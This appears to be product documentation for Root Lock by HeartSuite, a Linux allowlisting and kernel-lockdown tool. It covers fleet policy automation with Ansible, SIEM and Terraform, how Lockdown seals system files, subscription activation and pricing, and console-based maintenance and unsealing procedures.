# heartsuite-policy-apply.yml- hosts:heartsuite_fleetbecome:truetasks:- name:Copy central program seed listcopy:src:"policy/seeds/programs-{{ inventory_hostname }}.txt"dest:"/tmp/heartsuite-programs.txt"owner:rootmode:'0600'- name:Apply baseline programs via batch toolshell:"/.hs/sys/batch_record_add.py /tmp/heartsuite-programs.txt"args:creates:"/.hs/sys/allowlist_applied_{{ inventory_hostname }}.stamp"- name:Apply targeted network and file deltas from central policyshell:| /.hs/sys/hs-app-perm-orders-manager add -x /usr/bin/curl -n 93.184.216.34
/.hs/sys/hs-app-perm-orders-manager add -x /usr/bin/curl -d /etc/ssl/certs# Idempotency and error handling left to your playbook- name:Harvest the applied program list on the hostshell:> /opt/heartsuite/venv/bin/python3 -c "import sys; sys.path.insert(0, '/opt/heartsuite/src');
from core.limited_tools import get_allowlist_programs;
print('\\n'.join(sorted(get_allowlist_programs() or [])))"register:hs_allowlistchanged_when:false- name:Record application in central auditcopy:content:"{{ hs_allowlist.stdout }}\n"dest:"policy/harvest/allowlist-{{ inventory_hostname }}.txt"delegate_to:localhostbecome:false# Then commit the harvest back to your policy repo
Without the role there is no CommandResult.kind == "noop" to drive changed_when, so add your own re-run checks (for example creates, or register + conditional tasks).
2. Splunk / Elastic (and similar SIEMs) — ingesting for central dashboards and policy triggers
The primary use of Splunk and Elastic is consumption of the structured data streams (see SIEM and Fleet Integration). Once events are in the SIEM:
Build dashboards showing per-node mode, pending counts (from status.json), block rates, and approval activity (from the JSONL approval log forwarded via syslog or other shipper).
Build views of the current allowlist and associated risks from the structured policy snapshots and posture data, including tables of programs with grant counts, risk_level, and broad-write and network flags. Compare the allowlist you keep in Git for drift. Policy identity is not on status.json, syslog, webhook, or Kibana.
Use SOAR playbooks or alert actions in the SIEM to trigger Ansible Tower / AWX jobs or Terraform runs that apply approved policy updates back to affected hosts.
Correlate HeartSuite enforcement events with change tickets to close the audit loop.
Syslog is the recommended high-volume path for both the per-decision enforcement stream and higher-level alerts. For richer views of the allowlist and posture (tables, metrics, and correlation) see SIEM and Fleet Integration.
3. Terraform + GitOps — policy in repository, applied at provision and drift remediation
Store allowlist seeds and change manifests in the same Git repository as your infrastructure code.
Use Terraform local_file or templatefile to render per-host or per-role seed files from a central policy definition.
During terraform apply, a remote-exec provisioner, local-exec that calls Ansible, or a custom provider runs the seed application and hs-app-perm-orders-manager invocations on the new or updated instance.
Drift detection: scheduled jobs (or Terraform Cloud/Enterprise runs) harvest the program list with get_allowlist_programs() from the limited_tools Python API, compare it with the allowlist you keep in Git, and open PRs or apply corrections. status.json is the health snapshot, not the policy identity.
Git history becomes the authoritative change record for policy; the on-host JSONL approval log provides the per-host attribution of when and by which uid/tty the change was executed.
This pattern works especially well for immutable or frequently reprovisioned fleets.
4. ServiceNow or ITSM platforms — change-driven policy
Model allowlist additions, removals, or baseline updates as standard or emergency change requests.
Approved changes update the Git (or equivalent) policy repository, then automation applies them per host.
The automation (Ansible, scripts, or ServiceNow Flow Designer + MID server) applies the delta to the target hosts using the CLI tools above.
On completion, the automation closes the change ticket and posts the resulting JSONL approval log excerpts (or a pointer to the SIEM record) as evidence.
This keeps policy changes inside the same approval workflow used for all other infrastructure changes.
5. Custom scripts and other configuration management (Puppet, Chef, Salt, etc.)
Any tool that can copy files and run commands as root on the target can drive policy:
Puppet: a custom resource or exec that writes a seed list managed by Hiera or PuppetDB and then invokes batch_record_add.py or hs-app-perm-orders-manager.
Chef: a recipe that templates policy from a data bag and executes the CLI tools.
Pure scripts (Python, Bash, or your language of choice) run from a central runner or cron on a bastion: query the authoritative policy store, compute the diff for each host (or use a node-specific tag), SSH in, and apply.
The dedicated JSONL approval log (with uid/tty attribution for each change) and the enforcement/alert syslog streams give you the same audit trail regardless of which tool performed the apply.
Consuming data for central visibility, auditing, and harvesting
Status JSON and the JSONL approval log are written whenever the alert daemon is running. Syslog is off until you enable it on Alert Settings → Fleet. Webhook requires an HTTPS URL on that same tab.
Status JSON (~/.cache/heartsuite/status.json, updated every 60 seconds) — lightweight pull surface for health and pending counts. Use from Ansible facts, Nagios/Zabbix checks over SSH, or any scheduled collector. Key fields for fleet dashboards: mode, lockdown, is_hs_kernel, daemon_ok, pending_* counts, node_id. See the schema in the Appendices.
Dedicated JSONL approval log (/var/log/heartsuite/allowlist-audit.log) — persistent, append-only record of every allowlist approval (not skips or removals) with timestamp, uid, and tty. This is the primary artifact for change attribution. Forward that file with your existing log shipper. It is not copied into syslog.
Structured syslog streams — when Fleet Syslog is on, denial lines (HS-PROG-DENY, HS-FILE-DENY, and similar) and aggregated alerts (new_program_blocked, mode changes) share ident heartsuite. Alert lines use the message prefix heartsuite-alert:. A single rsyslog rule forwards both. Full configuration examples and Filebeat patterns are in the SIEM and Fleet Integration page.
Webhook — HTTPS POST of compact JSON alert payloads on every significant event. Configure the endpoint in Alert Settings; use for immediate routing into ServiceNow, PagerDuty, or your own policy-evaluation service.
Harvest current allowlist state — run get_allowlist_programs() from the limited_tools Python API, or /.hs/sys/hs-app-perm-orders-manager view -a for each program’s grants, on a schedule or on demand and commit the output to your central policy repository. This closes the loop: central sees what is actually enforced on each host and can detect drift or feed the next baseline.
The Dashboard remains the right surface for one-off investigation, initial setup on a new host, and guided maintenance windows. At fleet scale, routine policy application and observation move to your central tooling.
While Lockdown is on, alerts for programs waiting in the pending queues go to every configured channel.
Central automation drives allowlist policy and first install. It does not lift Lockdown.
Similar hosts, first install: harvest once, package with install-time pre-seed, Ansible installs that package — the order above.
Already in Lockdown: the official role does not unseal. hs_state: setup leaves mode unchanged. Package installs and Root Lock bundle updates wait for Setup Mode — Protecting During Maintenance and Updating Root Lock.
Many locked hosts: reprovision from an updated image rather than a console session per node — Enterprise Adoption Guide.
Next steps and related documentation
Configure the base alert channels on a pilot host: Alert Settings
9 - Lockdown seals the allowlist, including from root
Setup Mode records; Lockdown blocks and seals. The Dashboard checklist, the YES confirmation, the probe reboot, and how Maintenance unseals from the console.
Overview: When you lock down from Setup Mode, Root Lock by HeartSuite blocks every program not on the allowlist, including any you forgot to approve, including as root.
The Dashboard guides activation through a precondition checklist and a typed YES. Lockdown then seals the allowlist with filesystem immutability (chattr +i): no program or user, including root, can modify it while the server is running.
System states
Root Lock has two modes: Setup Mode and Lockdown. Both run on the Root Lock kernel. Lockdown is one event: blocking turns on and the configuration is sealed.
Booting the original maintenance kernel is not a Root Lock mode. It is the machine running without Root Lock.
Root Lock kernel loaded
Blocking
Logging
Backups
Dashboard
Setup Mode
Yes
No: logs only
Yes
Yes
Dashboard and all features available
Lockdown
Yes
Yes: blocks
Yes
Yes
Dashboard available; configuration sealed with filesystem immutability
The indicator at the top of the Dashboard shows the current protection state, and the Suggested Next Step tells you what to do next.
If the strip says Lockdown not applied while programs are already being blocked, the seal is broken or unfinished, so open Maintenance ([m]).
Trust graduation across modes
Each mode defines a different trust boundary.
In Setup Mode, you are trusted to teach the allowlist — anything not on the allowlist is logged but not blocked.
In Lockdown, trust is withdrawn from running programs regardless of which user runs them. Any program, including one running as root, must be on the allowlist. Your ability to change that allowlist at runtime is also withdrawn — configuration is sealed until Maintenance unseals it so you can install software or edit files.
Note
Unsealing Lockdown takes physical or serial-console access: pick Maintenance: unseal and return to Root Lock at the boot menu. SSH is not enough for that step. sshd is stopped when Lockdown seals, unless you chose to leave it running before the seal. After unseal, SSH is how you work in Setup Mode.
Protection state
The indicator at the top of the Dashboard reflects the current protection state:
maintenance kernel: Root Lock not active No blocking · No logging · No backups
Setup Mode and Lockdown
Lockdown activation stays locked until the earlier checklist items are complete. The Dashboard tracks progress and shows Lockdown as the Suggested Next Step when it is available.
The Dashboard prevents Lockdown activation until the review queues are empty, alerts are configured, the subscription is active, heartsuite.service is enabled, and the allowlist has been quiet for three days (no newly discovered programs, file paths, or network destinations). If any precondition is not satisfied, Lockdown ([l]) displays “Lockdown is not available yet” and lists what remains. [s] skips the three-day settling countdown only. Pending review queues must still be empty.
If you have not added the necessary access permissions or network address permissions to allowlist entries, Root Lock will block programs from accessing those files and network addresses when you activate Lockdown.
Once setup is complete, stay in Setup Mode for several days. File and network activity continues to appear in the review queues, so you can approve a more complete allowlist before Lockdown.
When installing new software, return to Setup Mode first. The Debian package manager dpkg creates temporary directories during installation. In Lockdown, that write fails and the installation halts. The temporary directory is gone before it can be added to an allowlist entry.
Open Maintenance ([m]) before using dpkg, add any additional access permissions needed, then lock down again from Lockdown ([l]).
One host can run many approved programs under Lockdown. Replacing those program files, or installing packages that write new files, still takes Setup Mode, and one pass through Maintenance covers all the changes on that host. Fleets of locked hosts can reprovision from an updated image instead; see Maintenance and Enterprise Adoption Guide.
graph TD
    A["Dashboard: Lockdown Checklist complete"] --> B["Queues empty, alerts on, subscription active"]
    B --> C["Lockdown [l] — review grants, then type YES"]
    C --> D["Probe reboot — queues must stay clear"]
    D --> E["Seal reboot — at the boot menu, do nothing"]
    E --> F["Lockdown applied"]
    F --> G{Maintenance needed?}
    G -->|"Yes"| H["Maintenance [m] — console unseal, then SSH in Setup"]
    H --> I["Setup Mode — make changes, review new activity"]
    I --> C
    G -->|"No"| J["Stay in Lockdown"]

    style A fill:#eee,stroke:#888
    style B fill:#eee,stroke:#888
    style C fill:#eee,stroke:#888
    style D fill:#eee,stroke:#888
    style G fill:#eee,stroke:#888
    style H fill:#eee,stroke:#888
    style I fill:#eee,stroke:#888
    style E fill:#d4f4dd,stroke:#2a7a40
    style F fill:#d4f4dd,stroke:#2a7a40
    style J fill:#d4f4dd,stroke:#2a7a40
Switching between modes
Dashboard-first Lockdown activation
The Dashboard is where you activate Lockdown. When all preconditions are met, the Suggested Next Step offers Lockdown activation. The precondition checklist includes:
All review queues are empty (Programs [p], File Access [f], Internet Access [i])
Earlier checklist items are complete (Program Allowlisting through Alert Settings)
Subscription is active
heartsuite.service is enabled so the seal can engage on the next boot
Three days with no newly discovered programs, paths, or destinations — or [s] to skip that countdown
Activating Lockdown
From the Dashboard, select Lockdown ([l]). The Dashboard shows a precondition checklist, an observation period summary, and a review of your allowlist. Before you type YES, you can still change specific grants:
[u] undo auto-narrowed install write grants (HeartSuite install tree only)
[t] opt out of restricting rm, cp, and mv to the directories they used during Setup
[c] add HeartSuite install paths to the Lockdown seal
[x] exclude specific write-conflict paths from the seal; [n] put an excluded path back
[d] undo a recursive seal on a broad directory
SSH hardening ([h]) and SSH during Lockdown ([r] / [j]). The default is sshd stopped; leaving it running is not recommended.
inbound permit selection ([o] / [a]); [k] removes recorded permits
[l] optional boot menu password, off by default. It is offered only before the seal, while Setup Mode can still write the boot menu; after Lockdown the key is absent because /boot cannot be rewritten.
The boot menu password is separate from the Linux root login password. At the GRUB prompt, the name is root and the password is the one you set here. The Root Lock entry boots without asking, while selecting Maintenance: unseal and return to Root Lock, or editing the kernel line, asks for that name and password. If you never set one, the console GRUB pick unseals with no extra prompt. If setting the password fails, YES does not start Lockdown. GRUB has no password reset, so a lost password is recovered by mounting the disk from outside the machine. On extlinux (Alpine) the control is not offered, and Lockdown works without it.
If you do nothing, Root Lock narrows those grants when Lockdown finalizes.
The commitment summaries and, after Lockdown, the Lockdown Inventory ([l]) are read-only. Change grants on the activation view, not on the inventory. When all preconditions are met, type YES (case-sensitive) to confirm.
(The screenshot shows the checklist and the YES field. Grant changes use the keys listed above.)
YES does not seal the machine on this boot. It starts a probe reboot, shown in the Dashboard as “Probe reboot. Verifying queues stay clear.” At that boot menu, do nothing and wait, and do not select Maintenance. The normal boot does not ask for a boot menu password.
If the queues stay clear, Root Lock finalizes Lockdown and reboots again to apply the seal. When the Dashboard is still open after finalize, it offers:
[r]Reboot now: Lockdown will be applied
That second reboot is the seal. Again, do nothing at the boot menu: the default entry is Root Lock, and it boots without a password prompt.
Lockdown then persists on every Root Lock kernel boot. To make changes, use Maintenance ([m]).
Note
Serial console after these reboots (and after Maintenance return): open the serial console (for example AWS EC2 Serial Console, virsh console, or your provider’s serial). When you see Press Enter to start. (you may also see [press ENTER to login]), press Enter once. The Dashboard opens. That key does not confirm Lockdown or Maintenance — the mode change already finished at boot. Waiting with no key is normal; the machine is ready.
After Lockdown: Lockdown Inventory
Once Lockdown is applied, Lockdown ([l]) opens the Lockdown Inventory, a read-only view of what is sealed.
Making changes after Lockdown
From the Dashboard, open Maintenance ([m]). After Lockdown, unsealing requires physical or serial-console access for one boot-menu pick; after that reboot, you work over SSH again.
Reboot from the console, not over SSH — only this GRUB pick needs the console.
At the boot menu, select Maintenance: unseal and return to Root Lock. If a boot menu password was set, that pick asks for it.
The seal lifts automatically (HS_unlock.sh on that maintenance-kernel boot). The machine returns to the Root Lock kernel in Setup Mode. You do not stay on the maintenance kernel, and you do not press a key to remove flags. sshd running or stopped on the Root Lock kernel does not clear the seal.
Log in over SSH (or stay on the console). Make your changes. New activity appears in the review queues.
Do not use Lockdown ([l]) to remove Lockdown. That key opens the inventory.
Lockdown: sealing the system
Lockdown seals Root Lock’s configuration with filesystem immutability, so a compromised root account cannot tamper with the allowlist while the machine runs. The seal is system-wide: configuration, system files, accounts, scheduled tasks, and the maintenance tools themselves — all sealed in one step.
Setup Mode
Lockdown
Blocks unauthorised programs, file access, and network access
No — logs only
Yes
Logging
Yes
Yes
Backups
Yes
Yes
Can root edit allowlist entries or Root Lock config files?
Yes
No — immutable; writes are blocked until Maintenance removes the seal
Are file editors and broadly-scoped tools (rm, cp, mv) restricted?
No
Yes. Editors are sealed; rm, cp, and mv are replaced with restricted copies scoped to the paths your system uses them on. Restored when Maintenance unseals.
How long does the seal last?
N/A
Until Maintenance unseals. The seal persists across reboots and re-engages automatically on every Root Lock kernel boot.
How do you remove Lockdown?
N/A
Maintenance ([m]) — console GRUB pick Maintenance: unseal and return to Root Lock. Physical or serial-console access is required for that step. If a boot menu password was set, that pick asks for it. Then SSH for the work.
What Lockdown seals
Once Lockdown is engaged, Root Lock seals these categories at once, using chattr +i. Before you confirm, the Dashboard shows the paths that will be sealed, grouped by category with counts. The list is for review only, and approving an allowlist grant never adds a path to it. To seal an extra path, unseal, add it to the lockdown script and its reverse to the unlock script, then lock down again from Lockdown ([l]) — see Appendices.
Installation integrity — HeartSuite install paths under /opt/heartsuite, plus allowlist files and the mode state. Defends against allowlist tampering and replacing Root Lock code that runs as root at login.
System integrity — shared libraries (/usr/lib/), /boot, systemd unit directories, the SSH server config, and sudo policy. Defends against shared-library injection, malicious systemd units, and SSH or sudo policy weakened by a brief root compromise.
Authentication — the account database (/etc/passwd, /etc/shadow, /etc/group) and no-login shells. Defends against an attacker who already has root creating accounts, changing passwords, or converting service accounts into interactive logins.
Boot-window persistence — cron and anacron configuration, environment defaults, and root’s shell profiles. Defends against an attacker scheduling a script to run after a reboot but before Lockdown re-engages, and against bash-profile backdoors that run on the next root login.
/root directory inode — HS_lockdown.sh sets chattr +i on /root itself, not only on those profiles. That flag is on disk. It is a separate layer from per-program default-deny. Approving an allowlist grant does not lift it.
Maintenance tools — file editors (nano, vim, sed, ed) made non-executable, and rm/cp/mv replaced with restricted copies whose write access is limited to the paths Root Lock saw those tools used for during Setup Mode. Defends against a compromised approved program leveraging admin tools that run with their own broad scope, not the caller’s.
Lockdown also seals every program on the allowlist, so those binaries cannot be swapped while the machine is running.
After Maintenance unseals and you are back in Setup Mode, the Dashboard and /.hs/sys/hs-app-perm-orders-manager may show temporary write grants covering some of the paths that Lockdown normally seals. Those grants exist only while the seal is lifted. The exact paths sealed by default appear in the inventory shown during activation, or in the Compliance Quick Reference. Adjust grants before you type YES, not on the inventory.
If the Root Lock kernel fails to load, the startup script isolates the primary network interface and removes all immutable flags. The machine is then without Root Lock protection and without network access. Recovery requires booting to the maintenance kernel from physical or serial-console access, repairing or replacing the failed kernel, and locking down again.
Once Lockdown is on, root cannot change the immutability flags. The kernel disables chattr. This means no allowlist entries, configuration files, or protected directories can be modified, deleted, or added while Lockdown is active.
Lockdown persists across reboots — the startup script re-engages it automatically each time the Root Lock kernel starts. There is no Dashboard toggle to leave that automatic re-engagement on a normal install.
The filesystem immutability applied by Lockdown via chattr +i is a flag stored on disk, not in kernel memory. Immutable flags therefore persist across reboots, including a reboot that reaches the maintenance kernel, until Maintenance (or HS_unlock.sh in recovery) clears them.
What this closes off
Two of the seals close attacks that are easy to miss.
Compromised programs cannot borrow another program’s tools. When an approved web server runs rm, the deletion uses rm’s permissions, not the web server’s. rm legitimately needs broad access during maintenance — so its allowlist is broad.
A compromised approved program could otherwise borrow that breadth. Lockdown replaces rm with limited_rm, whose own write paths cover only what was observed using rm during Setup Mode. Same for cp and mv. Opt out of that restriction with [t] before YES if you must.
Nothing planted before the reboot survives it. Lockdown engages after boot — there is a brief gap between the machine coming up and the seal taking hold.
Without sealing cron, anacron, environment defaults, and root’s shell profiles, an attacker who already had root before a reboot could plant a script to run in that gap. With those files sealed during the prior Lockdown, the script never reaches them — and on the next boot, nothing has changed.
Automatic Lockdown on boot
By default, the startup script re-engages Lockdown automatically on every Root Lock kernel boot. Once active, rebooting the Root Lock kernel will engage Lockdown before you can prevent it.
To install software or edit sealed files, unseal from the console as described above, then work over SSH in Setup Mode. That procedure is in Protecting During Maintenance.
Restoring mutability after Lockdown
You can make files and directories mutable again once Lockdown is no longer active. Maintenance ([m]) does this automatically when you select Maintenance: unseal and return to Root Lock at the console. For recovery outside the Dashboard, run HS_unlock.sh.
If you try to write to an immutable file without removing the flags first, you will encounter the error “could not open file; errno:1.”
If automatic GRUB configuration does not apply (Alpine or an unsupported bootloader), the Dashboard displays the exact entry to select manually. That selection requires physical or serial-console access. Alpine still has no boot menu password control. On GRUB, if a boot menu password was set, Maintenance: unseal and return to Root Lock asks for it.
Lockdown commands
These are the actual scripts Lockdown uses. Most users never invoke them directly — the Dashboard’s Lockdown ([l]) and Maintenance ([m]) run them for you.
HS_lockdown.sh — runs when Lockdown is applied, and automatically on every Root Lock kernel boot after that. It seals Root Lock’s configuration with chattr +i, disables file editors, then engages Lockdown via the kernel. Restricted rm/cp/mv copies are prepared during finalize, then sealed by this script.
HS_unlock.sh — reverses HS_lockdown.sh. Maintenance runs this for you on the unseal path. Run it yourself only for recovery outside the Dashboard.
hs-unlock-progs — internal helper called by HS_unlock.sh. Not invoked directly in normal use.
There is no separate CLI for changing mode. Use Lockdown ([l]) and Maintenance ([m]) on the Dashboard.
Setup is complete. When you need to install software or recover from Lockdown, see Maintenance. To replace the Root Lock kernel, see Updating Root Lock.
10 - A subscription is what turns on Lockdown
Lockdown requires an active subscription. What the Dashboard shows, how to place and register the subscription file, and what you can still do without one.
Overview: A subscription is required to activate Lockdown on Root Lock by HeartSuite. The Dashboard shows subscription status alongside checklist progress and alerts.
Subscription
The Dashboard keeps Lockdown locked until the subscription on this host is active and the prior checklist items are complete. See Lockdown for the activation flow.
The subscription is a text file. One subscription can cover up to 9999 servers — at purchase, you specify how many servers it covers. You can purchase additional subscriptions if needed.
Dashboard
The Dashboard shows subscription status when it requires attention — an expired or missing subscription appears as a warning with a direct link to the upgrade page. A valid, active subscription shows nothing, so the absence of a warning confirms that the subscription is in good standing.
Activate on this host
After downloading the subscription file, copy it to each server it covers. Regardless of the original filename, it must be copied as HS_license.txt in the /.hs/sys directory.
Register it using register_HS_license. The command requires the IP address of the Root Lock Activation Server and the port number (6121). Run the following command, replacing <ip> with the address from your activation email:
# sudo /.hs/sys/register_HS_license <ip> 6121
If activation succeeds, the program creates an activation key and displays a confirmation message; otherwise it displays an error message. You need to activate each server only once.
With your subscription active and the prior checklist items complete, proceed to Lockdown to activate Lockdown.
Root Lock kernel source code (GPL)
The Root Lock kernel ships as binaries in your coordinated install bundle. Corresponding kernel source is available on written GPL request — not via a public repository. Email support@heartsecsuite.com with uname -r, your HeartSuite product version, and bundle checksum reference if known. Full process and verification alternatives: Supply Chain and Advisory Feeds → Root Lock kernel source code (GPL).
For procurement and CISO details on how the subscription covers the kernel (risk transfer, SLAs, verification artifacts) in the context of enterprise adoption, see Kernel Hardening → Enterprise Adoption Guide.
11 - Subscription pricing
Personal and non-production use is free. Production use requires a paid subscription. Indicative rates for small deployments; fleets are quoted.
Overview: Root Lock by HeartSuite is free for personal and non-production use. Company production hosts need a paid subscription. Lockdown on a host requires an active subscription on that host.
Personal and non-production
Under the public terms, personal and non-production use is free. Typical cases: a home lab, a learning environment, or a personal VPS used for study and evaluation.
Production use
Company production hosts need a paid commercial subscription. That includes work servers, customer-facing systems, and fleets. Support terms follow the subscription agreement.
Rates
Billing unit: one sealed host (physical server or VM) with Lockdown in use.
Subscription
Intended use
Monthly (indicative)
Annual (indicative, 10% prepaid discount)
Lab / Setup
Personal or non-production
$0
$0
Lockdown
Company production, typically 1–5 hosts
$25 per sealed host
$270 per sealed host
Lockdown with onboarding
Same scope, with onboarding assistance
$45 per sealed host
$486 per sealed host
Fleet or regulated
Six or more hosts, or custom packaging
Quoted
Quoted
Quoted deployments use the Lockdown host rate as the floor. The agreement can set a different floor.
These figures are a starting point for commercial discussion. Final amounts, host counts, and support packaging and discounts are confirmed in the subscription agreement.
Subscription and Lockdown
After purchase, place and register the subscription file on each covered host. See Subscription for details.
Lockdown requires the standard checklist: empty review queues, configured alerts, the settling period, and an active subscription on that host. See Lockdown.
Data-integrity warranty
Indicative host rates above are subscription only. Data-integrity warranty is available on quote: a host-integrity stamp that applies only while Lockdown is on for that host, under the commercial agreement, separate from the subscription line.
Setup Mode logs but stops blocking; the maintenance kernel unloads Root Lock. How to patch after Lockdown without leaving a hole.
Overview: Every maintenance window is an attack window. In Setup Mode the kernel logs but stops blocking. On the maintenance kernel, Root Lock by HeartSuite is not loaded at all.
These guides cover how to make changes without leaving a hole an attacker can use. The Dashboard shows the current protection state — including Lockdown status — and the Suggested Next Step throughout maintenance.
Maintenance is a time period during which you temporarily step out of Lockdown to make changes, not a separate mode: Root Lock has two modes, Setup Mode and Lockdown.
During maintenance you either switch to Setup Mode (the kernel logs but stops blocking) or boot the maintenance kernel (Root Lock is not loaded). The Dashboard’s Maintenance ([m]) detects whether the immutable seal is active and opens the matching path.
Installing packages, applying patches, and editing configuration happen in Setup Mode once the window is open — that is where blocking is off and logging stays on. After the first Lockdown, opening that window takes a console GRUB pick: Maintenance: unseal and return to Root Lock. The seal lifts automatically and you land back in Setup Mode on the Root Lock kernel. A one-reboot switch without the GRUB pick applies only when the strip already says Lockdown not applied.
Distro errata and application updates install in Setup Mode, on the remediation SLA in your policy or contract. For a kernel CVE whose code is compiled out, the Root Lock kernel stays as shipped while apt and dnf install the OS packages. After the packages land, review the queues and lock down again, because leaving Setup Mode open is the hole. A scanner finding whose exploit only gets an attacker as far as a step Lockdown refuses can wait for the standard change window your policy names; you file that exception in the scanner with its own expiry. See Scanner deadlines.
Seal not applied. Type YES and reboot once. You stay on the Root Lock kernel in Setup Mode, with no GRUB pick.
Seal applied (the usual path after the first Lockdown). Unsealing requires physical or serial-console access. Reboot and select Maintenance: unseal and return to Root Lock; if a boot menu password was set before Lockdown, that entry asks for it, while the everyday Root Lock boot does not. That boot is the maintenance kernel, which runs HS_unlock.sh and then returns you to Setup Mode on the Root Lock kernel — two reboots before the window is open. Starting or stopping sshd on the Root Lock kernel does not clear the seal, so the console step cannot be replaced by SSH. Once you are back in Setup Mode, installs and edits run over SSH. A host left on the stock kernel returns to Root Lock at the next reboot, because the GRUB default stays Root Lock.
The Maintenance grid button is shown in Lockdown. Keyboard [m] also works in Setup Mode after you have unsealed.
Which change is this?
Installing packages, replacing program files, and updating Root Lock itself are different jobs, and they take different paths out of Lockdown.
Situation
Path
OS packages, configuration, replacing program files
Reprovision from an updated image rather than opening a console on every node — Enterprise Adoption Guide
A scanner finding with a deadline
When the exploit only gets an attacker as far as a step Lockdown refuses, file the exception and patch in the standard change window. Scanner deadlines.
In this section
Scanner deadlines — Which findings can wait for the standard change window, and how to file the exception with its own expiry.
Protecting During Maintenance — Unseal from the console after Lockdown, because SSH cannot make the GRUB pick, then install or edit over SSH in Setup Mode. Ansible can run after the window is open; it cannot lift the seal.
File Backup and Versioning — Automatic versioned backups on the Root Lock kernel. Under Lockdown the kernel is intended to keep other programs off those versions. Restore any earlier version from Backup.
Cache Adjustment — The allowlist cache is an LRU window the Dashboard expands for you. Manual sizing is optional.
Restricting Kernel Module Loading — Early in every boot, before the network comes up, a latch blocks new module loads until reboot. Narrowing kmod’s file grants covers boot before that point. Seal prep can auto-narrow directory grants under /lib/modules.
Updating Root Lock — Unseal if Lockdown is applied, then run the bundle from a terminal in Setup Mode and type YES for one stock boot; the GRUB default stays Root Lock.
12.1 - Keep a gate up while you change the system
After Lockdown, Maintenance unseals from the console and returns you to Setup Mode. How to shorten the unprotected period, keep a recovery path, and lock down again.
Overview: Every maintenance window is an attack window — blocking is temporarily suspended, and anything an attacker can reach during that period is unprotected.
Maintenance is the period when you temporarily reduce Root Lock by HeartSuite’s protection to install packages or edit files. The Dashboard’s Maintenance ([m]) guides you from the safety checklist through re-engaging Lockdown. Replacing the Root Lock kernel is a different path: Updating Root Lock.
After Lockdown, unsealing is the console step. You select Maintenance: unseal and return to Root Lock at the boot menu. The seal lifts automatically, and the machine returns to the Root Lock kernel in Setup Mode, so there are no flags to remove by hand on the maintenance kernel. Once you are back in Setup Mode, you install packages, edit configuration, and run Ansible over SSH.
A one-reboot switch that stays on the Root Lock kernel applies only when the strip already says Lockdown not applied, which means the seal is missing — not the usual state after a completed Lockdown.
Patch one host already in Lockdown
Open Maintenance ([m]) from the Dashboard while Lockdown is applied.
At the console, reboot and pick Maintenance: unseal and return to Root Lock. SSH cannot make this pick.
You land in Setup Mode on the Root Lock kernel. Install OS and application patches over SSH.
Review the new queue items and approve only what you will keep, because every approved entry can run under Lockdown.
From the Dashboard in Lockdown, select Maintenance ([m]). The Dashboard detects whether the immutable seal is active and presents the correct path.
Safety checklist
Before any mode change, Maintenance presents a safety checklist. The Dashboard auto-detects system state where possible and shows the status of each item:
Network isolation — disable network interfaces or restrict firewall rules to prevent remote access during maintenance
Server processes — shut down daemons (e.g., web servers) to close attack vectors
SSH access — no root login, key-based auth only, source IP restriction
The Dashboard shows green checkmarks for items that pass and amber warnings for items that need attention. Press [c] Confirmed to proceed or [s] Skip to continue without completing the checklist. If you skip, the Dashboard displays a persistent reminder throughout the maintenance period — it does not disappear until you re-engage Lockdown.
The safety checklist matters most when you are about to lift the seal, because Root Lock is not loaded during the maintenance kernel boot. Once you are in Setup Mode the Root Lock kernel is loaded again, so logging and backups continue.
After Lockdown: unseal from the console
This is the path when Lockdown is applied. Physical or serial-console access is required to pick the boot-menu entry (keyboard and monitor, a serial port, or your cloud provider’s serial console — AWS EC2 Serial Console, GCP Serial Console, Azure Serial Console, DigitalOcean Console). Confirm that access before you start. SSH cannot unseal: sshd on the Root Lock kernel never clears the chattr +i seal, which HS_unlock.sh removes on the maintenance boot that the GRUB pick starts. After the seal lifts, you install packages and edit files over SSH or with Ansible.
After the safety checklist, Maintenance tells you to reboot from the console. It does not offer [r] Reboot on this path — the boot-menu choice has to happen at the console.
Open the console and restart the machine there.
At the boot menu, select Maintenance: unseal and return to Root Lock. Do not select the branded Root Lock kernel. If a boot menu password was set, this entry asks for it: at the GRUB prompt, the user name is root and the password is the boot menu password you set. The Root Lock entry does not ask.
The seal lifts automatically (HS_unlock.sh). The machine restarts on its own and returns to the Root Lock kernel in Setup Mode.
On the serial console, press Enter when you see Press Enter to start. (see Lockdown).
The boot menu appears a second time during that automatic return. Let it be: reboot is already in motion and there is nothing to select.
You are then in Setup Mode on the Root Lock kernel:
Blocking is off; logging and backups are on.
New activity appears in the review queues.
The Maintenance grid button is hidden in Setup Mode. Keyboard [m] still opens Maintenance after you have unsealed. You can already install software and edit files.
Make your changes — install packages and edit configuration. When finished, lock down again from Lockdown ([l]). Review and approve the new queue items before you type YES. The activation flow is in Lockdown.
To replace Root Lock itself, do not wait on this kernel for the bundle. From a terminal in this Setup Mode window run bash heartsuite-install.sh and type YES. See Updating Root Lock.
If you accidentally select the Root Lock kernel at the first boot menu instead of the Maintenance entry, the Dashboard detects that and sends you back to reboot and select the correct entry.
Warning
Between selecting the Maintenance entry and the automatic return, Root Lock is not loaded, so the safety checklist is what protects the host during that interval.
Until the automatic return, the host runs ordinary Linux and ordinary attacks work against it. By default only the console reaches it: the NIC stays down on that kernel unless you chose a live or firewall route in Maintenance.
When the seal is not applied
If the strip says Lockdown not applied, Maintenance offers a switch to Setup Mode that stays on the Root Lock kernel. Type YES (case-sensitive). The Dashboard then offers [r] Reboot.
After that reboot:
Root Lock switches from blocking to logging only
The Root Lock kernel remains active
Backups continue running
The existing allowlist is preserved
New activity is logged, not blocked — it will appear in the review queues when you lock down again
This path is for an unfinished or drifted seal, not for a host that already shows Lockdown applied.
After the window is open
Once you are in Setup Mode, SSH and Ansible can install packages and edit files on that host. The console trip is only to lift the seal.
One host, many services. One unseal covers every program on that machine.
Many hosts already in Lockdown. Ansible cannot lift the seal. The official heartsecurity.root_lock role leaves mode unchanged when hs_state is unset or setup. In-place patches still need the console path on each sealed host. For a fleet, reprovision from an updated image instead — see Enterprise Adoption Guide and Central Policy.
Detaching the disk. Stopping a cloud VM and attaching its volume to another instance is hypervisor access, not a supported patch procedure. That mount is how a lost boot menu password is cleared, because the boot menu itself cannot reset it. Treat it as the same class as serial-console access: break-glass, and restrict it in cloud IAM. See Circumvention and recovery.
What to install
The maintenance window is how you add new software after Lockdown. Install the packages you will keep. Skip compilers and package-install helpers that executed only for this window unless they must stay on the host, because every entry you approve can run under Lockdown. See Allowlisting Basics.
When the change is done, review the new queue items, then lock down again from Lockdown ([l]). Do not leave the host in Setup Mode to install tools you will not keep.
Manual recovery outside Maintenance
When Lockdown makes files immutable using chattr +i, those flags are stored at the filesystem level and persist across reboots — including a reboot that reaches the maintenance kernel.
